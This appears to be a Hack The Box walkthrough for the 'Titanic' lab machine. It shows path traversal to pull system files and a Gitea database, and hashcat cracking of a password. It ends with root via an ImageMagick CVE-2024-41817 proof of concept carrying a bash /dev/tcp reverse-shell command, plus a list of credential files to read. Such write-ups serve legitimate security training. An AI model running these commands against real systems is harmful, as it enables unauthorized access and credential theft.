HTB - Titanic

Author: Alcidius
July 15, 2025
Description
Titanic is a Hack The Box machine that starts with a basic web application hosted on titanic.htb. The site exposes a ticketing system vulnerable to path traversal, which is used to extract sensitive files, including a Gitea database. The database contains password hashes that can be cracked using Hashcat, yielding SSH access as the developer user. Privilege escalation is achieved by exploiting a vulnerable version of ImageMagick (CVE-2024-41817) via a malicious .so file that gets loaded through an image processing script, resulting in a root shell.
Enumeration
Enumeration starts with an nmap scan to identify open ports.
Nmap
nmap -sC -sV -Pn 10.10.11.55 -o scan.txt
 The scan shows:
- Port
22: SSH - Port
80: HTTP – web application To access the web application, add the following entry to/etc/hosts:echo \'10.10.11.55 titanic.htb\'| sudo tee -a /etc/hostsReconnaissance
Visit
http://titanic.htbin a browser. This appears to be a ticket booking page. The booking process begins via the blue button in the top right.
 Submitting the form returns a JSON file. Intercepting the request in BurpSuite gives deeper insight.
 Send the request to BurpSuite's Repeater (CTRL + R) to view the response:
 Whenever a reference to
 variable=/path/to/fileis seen in a web browser. I usually get the urge to check out if I can access/etc/passwd, if the machine is Linux that is. This way one can test for a possible Path Traversal Vulnerability. This type of vulnerability occurs when a web application lets a user access files outside of the intended directory by manipulating file path input. This however usually happens by inputting../sequences before navigating to/etc/passwd. To test this theory, let's try sending the following URL to the website.http://titanic.htb/download?ticket=/etc/passwd The server responds with a downloadable file named
 _etc_passwd, which contains:developer:x:1000:1000:developer:/home/developer:/bin/bashA user account with the name
developeris active on the machine and resides under/home/developer. This might be important to remember later. Other than that no interesting information has been gathered, other than that we can scan known files. Some files worth scanning are:
| Path | Remark |
|---|---|
/etc/passwd |
List all user accounts |
/etc/shadow |
Contains password hashes (only readable by root) |
/etc/group |
Shows group memberships |
/etc/hosts |
Reveals custom hostnames or internal services |
/home/developer/.ssh/id_rsa |
Private SSH Key, allows for SSH login |
/home/developer/.ssh/authorized_keys |
Shows who can SSH in |
.env |
Local environment variable of the web app, may contain useful information |
Gathering all these only shows to be useful for /etc/hosts. This reveals there's another web application hosting called dev.titanic.htb. To visit this web page, one should first add it to the attackers /etc/hosts file:
echo \'10.10.11.55 dev.titanic.htb\'| sudo tee -a /etc/hosts
This reveals a web page hosting Gitea. Which is a platform that shares a lot of core similarities with GitHub.
 Navigating through the interface will at some point lead to a
 developer/docker-config file with the following contents:
version: \'3\'

services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
Zooming in on the path: /home/developer/gitea/data in particular. It has been verified that the user developer resides in /home/developer. Now a potential interesting file can be identified going to /home/developer/gitea/data.
The Gitea documentation shows a file called gitea.db being present in data/gitea.db. After some tinkering this database can be found on /home/developer/gitea/data/gitea/gitea.db making the entire command for the path traversal:
http://titanic.htb/download/?ticket=/home/developer/gitea/data/gitea/gitea.db
This will download a database with a user table in it. This user table will contain the users and hashed passwords.

Foothold
The password has been encrypted with three parameters: passwd, passwd_hash_algo, salt. Using this gist, the hash can be extracted for hashcat. Running the gist as follows:
python3 giteacracker.py --password e531d... --passwd-hash-algo \'pbkdf2$50000$50\' --salt 8bf3e... > hash.txt
The output is saved in hash.txt, which can be used as a parameter for hashcat. Because the format, as shown in passwd_hash_algo, the format is pkbdf2-hmac-sha256. According to this documentation, the format is mode 10900 which will also be used for hashcat. The password list to be used will be rockyou.txt:
$ hashcat hash.txt /usr/share/wordlists/rockyou.txt -m 10900
hashcat (v6.2.6) starting
.....

sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528

.....
The password result is 25282528. For sake of not losing the credentials, save them as follows:
echo \'developer:25282528\' > credentials.txt
These credentials can be used to connect to the target machine using SSH.
ssh developer@titanic.htb
Privilege escalation
travelling through the filesystem, I stumbled upon /opt/scripts/identify_images.sh. Reading this file, it showed to be using a tool called magick.
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
Trying to run it manually and checking the version resulted in:
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype heic jbig jng jp2 jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (9.4)
This version appears to be vulnerable. With this PoC, the exploit can be crafted. Using the PoC, we can create an exploit on the attacker machine:
python3 exploit.py -c "bash -c \'bash -i >& /dev/tcp/10.10.14.3/1234 0>&1\'" -H titanic.htb -u developer -P 25282528 -A
The exploit will connect with a netcat listener so we can have root access to the machine. Upon running this command, exploit.py will send a libxcb.so file to the /tmp directory of the target machine. This file must be moved and renamed to /opt/app/static/assets/images/libxcb.so.1. This because the script identify_images.sh uses the path /opt/app/static/assets/images/. The renaming comes from this article.
 Performing these commands will result in a
 root shell to the listener we should setup on the attackers machine:
nc -lvnp 1234
After waiting for a few moments, the shell appears.
 This results in the user becoming
 root and concludes this machine.